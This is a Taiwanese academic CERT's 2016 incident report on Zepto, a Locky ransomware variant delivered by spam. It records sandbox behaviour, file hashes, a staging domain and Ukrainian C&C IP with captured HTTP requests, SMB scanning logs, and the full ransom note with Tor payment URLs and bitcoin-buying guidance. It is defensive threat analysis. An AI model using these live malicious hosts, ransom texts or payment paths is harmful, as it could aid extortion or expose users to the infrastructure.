

個案分析-


會透過 SPAM 郵件入侵的
Zepto 勒索病毒事件分析報
告

臺灣學術網路危機處理中心團隊(TACERT)製

2016/9

I. 事件簡介

1. 近年因為虛擬貨幣越來越普及，順勢助長了加密勒索病毒盛行，台灣的受害單位更不計其數，企業、政府或醫院都深受其害。
2. 除了一般企業會遭受加密勒索病毒攻擊，政府單位或學術單位也成為被攻擊的對象，很多都是透過瀏覽器漏洞或 SPAM 郵件感染。
3. 此類加密勒索共同點都是以比特幣為贖金的支付方式，因為比特幣的匿名性可以輕易規避金流追查，更成為犯罪組織喜愛的使用方式。
4. 此例為社交工程 SPAM 郵件攻擊，多以帳單或設備文件檢查為主旨，並夾帶 zip 的病毒檔案。



II. 事件檢測


1. 使用 VM 虛擬主機並且為 Windows 7(32 bit)系統進行隔離環境測試。
2. 惡意程式 zip 解壓縮之後會有三個附檔名為 js 的檔案，雖然並非常見的 exe 執行檔，js 事實上是使用 javascript 撰寫的執行檔案。

office_facilities_E3CC8693 - 1.js	2016/9/2 下午 02...	JScript 指令檔	146 KB
office_facilities_E3CC8693.js	2016/9/2 下午 02...	JScript 指令檔	146 KB


3. 透過 Virustotal 線上掃毒，該二個 JS 執行檔病毒的檢測比例 9/56，為 Locky 家族變種的加密勒索軟體，且偵測比例不算太高。

SHA256:	0b1ba52ebe1800f18512a60d49e20ad3335c0c5ed9238802509f75244257cc29	
Detection ratio:	9 / 56	
Analysis date:	2016-09-02 11:39:40 UTC (3 days, 16 hours ago)	
Antivirus	Result	Update
AhnLab-V3	JS/Obfus.S123	20160902
Antiy-AVL	Trojan/Generic.ASMalwRG.6E	20160902
Cyren	JS/Locky.ATIEldorado	20160902
F-Prot	JS/Locky.ATIEldorado	20160902
Fortinet	JS/Nemucod.8BCC#tr.dldr	20160902
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	20160902

4. 首先執行 js 的檔案，系統會使用系統程式 Wscript.exe 去執行 javascript。



5. 透過 procexp 工具查看背景程式執行狀態，可以看到 WScript.exe 會呼叫 rundll32.exe，建立並執行位於 C:\~\local\temp\ 的惡意程式 7pFonKtg7.dll。




6. 透過 Virustotal 掃描該 DLL 檔案，確認該檔案為偵測比例 40/58 的惡意程式，並被幾家防毒廠商判定為 ransomware。

SHA256: 9dc5ad10ec45f77056d5fb611d1ead1e788a3930893f376d6a668eb9af20c5c7

File name: Backup


Detection ratio: **40 / 58**

Analysis date: 2016-09-06 04:22:34 UTC (1 hour, 11 minutes ago)



Antivirus	Result	Update
ALYac	Gen.Variant.Zusy.204752	20160906
AVG	Crypt_r.CDM	20160906
AVware	Trojan.Win32.Generic!BT	20160906
Ad-Aware	Gen.Variant.Zusy.204752	20160906
AegisLab	Troj.W32.Generic!c	20160906
AhnLab-V3	Malware/Win32.Generic.N2095733249	20160905

7. 惡意程式最主要的行為之一就是會有對外的網路連線產生，因此查看程式 rundll32.exe 的網路狀態可以發現，確實有正在對外部 91.211.119.71:http 的網路連線，該 IP 位址位於 UA 的國家烏克蘭。




8. 使用 Cports 查看所有網路連線狀態，也能觀察到該程式除了有對外 IP 建立連線，也會針對內部網段其他 IP 進行 scan 動作，判斷為找尋可存取的網路檔案進行檔案加密。

System	1256	UDP	5355	llmnr	::					
System	4	TCP	49270		fe80:2181...	445	microsoft-ds	fe80:2d33:47e6cc3fd241		Sent
System	4	TCP	49271		140.1.1.445		microsoft-ds	140.1.1.100	ip	edu.tw Sent
System	4	TCP	49272		140.1.1.139		netbios-ssn	140.1.1.100	ip	edu.tw Sent
Unknown	0	TCP	49264		140.1.1.139		netbios-ssn	140.1.1.208	ip	edu.tw Time Wait
Unknown	0	TCP	49265		140.1.1.139		netbios-ssn	140.1.1.208	ip	edu.tw Time Wait
Unknown	0	TCP	49258		140.1.1.139		netbios-ssn	140.1.1.208	ip	edu.tw Time Wait
Unknown	0	TCP	49259		140.1.1.139		netbios-ssn	140.1.1.208	ip	edu.tw Time Wait
Unknown	0	TCP	49260		140.1.1.139		netbios-ssn	140.1.1.41	ip	edu.tw Time Wait
Unknown	0	TCP	49262		140.1.1.139		netbios-ssn	140.1.1.207	ip	edu.tw Time Wait

9. 當所有磁碟內部或外部的關聯檔案都被加密後，在桌面會跳出一個圖片檔「_HELP_instructions.bmp」以及一個「_HELP_instructions.html」說明檔，主要內容是引導受害者如何進行繳付勒索贖金，此時發現所有可開啟文件都已經無法開啟。

```
*._--$=  
$++.|~*~*_.||_|=  
+_*_--*  
*_*--+.$~=  
!!!重要資訊!!!!  
  
您的所有檔已被RSA-2048 和AES-128暗碼進行了加密。  
欲獲取更多關於RSA的資訊，請參閱：  
http://zh.wikipedia.org/wiki/RSA加密演算法  
http://zh.wikipedia.org/wiki/高級加密标准  
  
只有我們的機密伺服器上的私人金鑰和解密程式才能解密您的檔。  
如要接收您的私人金鑰，請點擊以下其中一個連結：  
1. http://5n7y4yihircftc5.tor2web.org/EC3737B6C31BE444  
2. http://5n7y4yihircftc5.onion.to/EC3737B6C31BE444  
  
如果以上位址都無法打開，請按照以下步驟操作：  
1. 下載並安裝洋蔥瀏覽器 (Tor Browser) : https://www.torproject.org/download/download-easy.html  
2. 安裝成功後，運行瀏覽器，等待初始化。  
3. 在位址欄輸入: 5n7y4yihircftc5.onion.to/EC3737B6C31BE444  
4. 按照網站上的說明進行操作。  
  
!!! 您的個人識別ID: EC3737B6C31BE444 !!!  
|+.-*+  
=+==*|-$=*__=|~
```

10. 此時隨意開啟資料夾查看原有文件檔，發現所有文件檔的確檔案名稱都被置換為主機識別 ID 及編碼，而副檔名改為 zepto，為 locky 病毒的變種型。




11. 根據引導說明檔的內容操作，勒索的網址必須透過 Tor 的匿名網路瀏覽器去開啟，無法使用一般 DNS 解析出正常 IP，而這是駭客很常用來規避 IP 追蹤的方法之一。


只有我們的機密伺服器上的私人金鑰和解密程式才能解密您的檔。
如要接收您的私人金鑰，請點擊以下其中一個連結：

1. <http://5n7y4yihircftc5.tor2web.org/EC3737B6C31BE444>
2. <http://5n7y4yihircftc5.onion.to/EC3737B6C31BE444>

12. 此例開啟特殊 onion 網域位址後看到至少經過三次的 Relay IP，才轉跳至未知的目的地 onion site。



13. 透過 Tor 瀏覽器成功開啟網址後，出現的是簡體中文的 Locky Decryptor 網頁，意思是受害者必須向該網站購買解密的金鑰程式，才能還原被加密過的檔案，並且必須透過以比特幣作為支付方式，將 0.5 BTC 付款至指定位址，大約是新台幣 10000 元。



14. 駭客為了希望能夠提高成功率，還特地引導教學受害者如何購買取得比特幣，根據受害者所在國家不同也有不同的取得方式。

Locky Decryptor™

我們將推出 **Locky Decryptor™** 專門的軟件。
它可以讓您解碼和監控所有的加密文件。

如何購買 Locky Decryptor™?

您可以用比特幣付款，您可以用各種方法來得到它們。
您必須註冊比特幣錢包：

[最簡單的方法是網上錢包](#) 或 [其他方式來創建一個錢包](#)。

儘管購買比特幣仍然只是不容易，在日常生活購買比特幣變得更加容易。

我們的建議：

- [localbitcoins.com \(WU\)](http://localbitcoins.com) 使用Western Union(西聯匯款)來購買比特幣。
- coincafe.com 推薦用於快速和簡單維修的方便。
付款方式：Western Union, Bank of America, 通過FedEx(聯邦快遞)獲得現金匯款。在紐約：比特幣ATM，親自。
- localbitcoins.com 該服務允許您在您的社區找人誰願意直接賣給您比特幣。
- cex.io 使用VISA/MASTERCARD/万事達卡或銀行轉帳來購買比特幣。
- btcdirect.eu 對於歐洲最好的網站。
- bitquick.co 用現金來即時購買比特幣。
- howtobuybitcoins.info 國際比特幣兌換文件目錄。
- cashintocoins.com 用現金來購買比特幣
- coinjar.com 在CoinJar網站可以直接購買比特幣。
- anxpro.com
- bittylicious.com

15. 因為比特幣的錢包地址具有完整的匿名性及不可被否認性，一旦支付出去就無法追討回來，也無法知道帳號擁有者身分，所以比特幣成為犯罪組織最愛的交易工具。

16. 從網路封包中可以看到，主機感染惡意程式後 WScript.exe 會先連到美國的中繼站網址「malwininstall.wang」，並且透過 HTTP GET 方式下載 165KB 檔案 ezr08tjd ，判斷為加密用的公鑰。


```


NetWitness Reconstruction for session ID: 5 ( Source 140.140.140.140 : 49255, Target 107.173.176.4 : 80 )
Time 9/05/2016 14:03:33 to 9/05/2016 14:03:39 Packet Size 177,769 bytes Payload Size 165,415 bytes
Protocol 2048/6180 - Flags Keep-Assembled-AppMeta-NetworkMeta- Packet Count 222

REQUEST
GET /ezr08tjd HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2
; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0
; InfoPath.3)
Host: malwinstall.wang
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 05 Sep 2016 06:03:35 GMT
Content-Type: application/octet-stream
Content-Length: 164868
Connection: keep-alive
Last-Modified: Fri, 02 Sep 2016 06:41:54 GMT
ETag: "57c91f32-28404"
Accept-Ranges: bytes

s 3 ZvI悵 觀券%(s4 v/= _ S 鏢u feg 獎 } S 癩穉 2 \ U
' >天騰%) 芑 o q2致致$ 嚶o2xR迂 $教s "&09}c稼T策. 鵬-舸 t媿j 9/
@50 1 艦e吮, A(( SIIIc%X7必著4{ 1z^掌xq 推屎 x G {T范鈔膈n
2^gN洗:e3a Y)TqR品 , 嫻膠 /+4搬\3' 痧 艦56 $顯u幹編N坻25 m#x艦+wBWH:扶L
0艘z掄
: 9 H框c 1管 P` ,# |滴4HB獲鈞!D ; 覬 #&沅釜 . 毯e?旂<4蛭儘 . {饒U
    
```

17. 解析網域名稱 malwinstall.wang 後得知該網域有兩個正解 IP 為 107.173.176.4 和 23.95.106.220，網站畫面只有簡單的 LOGO，判斷用來提供感染主機存取加密公鑰。



18. 當主機檔案被加密完成後，惡意程式 7pFonKtg7.dll 透過 rundll32.exe 開始向烏克蘭的 C&C 91.211.119.71 進行連線，並使用 HTTP POST 方式上傳 urlencoded 的加密內容至 /data/info.php，研判

為解密所需的私鑰。


```

NetWitness Reconstruction for session ID: 14 ( Source 140.111.111.111 : 49257, Target 91.211.119.71 : 80 )
Time 9/05/2016 14:04:43 to 9/05/2016 14:09:35 Packet Size 16,378 bytes Payload Size 14,566 bytes
Protocol 2048/6/80... Flags Keep-Assembled-AppMeta-NetworkMeta... Packet Count 23
S
E
POST /data/info.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://91.211.119.71/data/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2
; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0
; InfoPath.3)
Host: 91.211.119.71
Content-Length: 717
Connection: Keep-Alive
R
E
Q
U
E
S
T
XkrcTkXX=%8A%FD%18v%1B%D9%0A%ECw%26%F8%26%D0%80%95V%12%9D%F9Za%F5%C3%07F%81M%C7im
%F5%DA6%18%8A%8CB%1F&goT=R%21B%F8%BBN%98%7C%29%0C%o0%19%C8%A1%10%40%13%F6%5CQ%7F%
83%A3%BA%6C%4%EC%8A&fkMv=%13v%F9%8B%A5n%D9%D1%80%BEN%87%8B%98U%9D%C41%1C1%91%3A%
2B%01%F6B%8A%93%3D%8Bv%BE1%03%7B%AK%96%AF%CA%7B%B9%B3&theFI=_3o%14%F8hv%D9B%1D%9
Fq-%CBq%C9%84G%A8%7C%DDO&FhNvD=%BE%CB%85X%9B%F8%5B%AF%26%BE%DEAA%96%B0%F2%22&fi
iA=%17%B3%BA%2FN%B5%28%B9.%B5%FA%B7K%EC%17%DFG%FFR%CF%09%22B%5D%85%15%3D%FB%B9%80
%9A%8D0%EE%7E&e dSSri x=%3F%C7%BF%9C%2F%0Fk%1Z%17v%9E%C0a%D0%DFT yk%92%B5%DB%2C%3F
%D7%17R%B5%B4N%97%A8%60%BA%21u%0A%C7%8F%1Ej&zkosv=%C5Y9R%2FA5%ED%ACR%87%3DN%DE%F
A%CB%84%7D%DC%3%B1%A2%85%88%EB%97%DE%D6%9B%B1%A3%12%B4%CB%CB%00BDw
    
```

- 當主機向上層 C&C 送出私鑰後，惡意程式開始對內部區域網路進行 netbios 的存取，並嘗試針對能夠存取的共享資料夾進行加密，若有連接網路磁碟或 NAS 就有可能遭受破壞。

Time	Service	Size	Events	Displaying 1 - 10
2016-Sep-05 14:04:49	IP / TCP / SMB	3.10 KB	140.111.111.111 -> 140.111.111.208	49258 -> 139 (netbios-ssn)
2016-Sep-05 14:04:49	IP / TCP / SMB	3.74 KB	140.111.111.111 -> 140.111.111.208	49259 -> 139 (netbios-ssn)
2016-Sep-05 14:04:51	IP / TCP / SMB	8.21 KB	140.111.111.111 -> 140.111.111.41	49260 -> 139 (netbios-ssn)
2016-Sep-05 14:04:53	IP / TCP / SMB	3.33 KB	140.111.111.111 -> 140.111.111.207	49262 -> 139 (netbios-ssn)
2016-Sep-05 14:04:58	IP / TCP / SMB	2.10 KB	140.111.111.111 -> 140.111.111.208	49264 -> 139 (netbios-ssn)
2016-Sep-05 14:04:58	IP / TCP / SMB	2.10 KB	140.111.111.111 -> 140.111.111.208	49265 -> 139 (netbios-ssn)
2016-Sep-05 14:08:16	IP / TCP / SMB	2.90 KB	140.111.111.111 -> 140.111.111.113	49284 -> 445 (cifs)
2016-Sep-05 14:08:19	IP / TCP / SMB	2.37 KB	140.111.111.111 -> 140.111.111.35	49285 -> 445 (cifs)
2016-Sep-05 14:09:14	IP / TCP / SMB	3.10 KB	140.111.111.111 -> 140.111.111.208	49292 -> 139 (netbios-ssn)
2016-Sep-05 14:09:14	IP / TCP / SMB	2.92 KB	140.111.111.111 -> 140.111.111.208	49293 -> 139 (netbios-ssn)

III. 網路架構圖



1. 使用者透過 SPAM 郵件攻擊感染 Zepto 的加密勒索病毒。
2. 主機感染後先向中繼站下載加密用的公鑰。
3. 主機向烏克蘭的 C&C 主機回傳加密的私鑰。
4. 感染主機開始向同網段的共享資料夾掃描存取並且加密檔案。
5. 受害者必須透過 Tor Browser 使用中繼主機進入匿名網路。
6. 開啟了贖金網站，若是選擇付款則需要用 Bitcoin 支付 0.5BTC。
7. 駭客收到 Bitcoin 贖金後理論上會將解密私鑰 Decryptor 給受害者。
8. 受害者利用解密私鑰 Decryptor 進行解密並有可能還原檔案。

IV. 建議與總結

1. 使用者透過 SPAM 郵件遭受感染 Locky 的變種 Zepto 加密勒索病毒。
2. 主機一旦被感染後，惡意程式會開始加密本機磁碟和網路資料夾中的文件檔、圖片檔和影音檔案。
3. 惡意程式隨後會跳出網頁和文件資訊，引導受害者如何去支付贖金來取得

解密私鑰。

4. Zepto 病毒號稱使用 RSA-2048 和 AES-128 加密，因為沒有私鑰基本上是無法救回檔案，建議使用者要定期備份重要資料避免無法挽回。
5. 理論上付了贖金給駭客，取得解密私鑰及工具就能解開，然而也無法保證能成功救回檔案，可能導致檔案遺失又損失金錢。
6. 目前該 Zepto 病毒尚未有防毒軟體廠商製作出免費的解密工具。
7. 此病毒主要透過 SPAM 郵件感染，有別於傳統的 EXE 檔案，務必安裝防毒軟體多能偵測抵擋此類病毒攻擊。

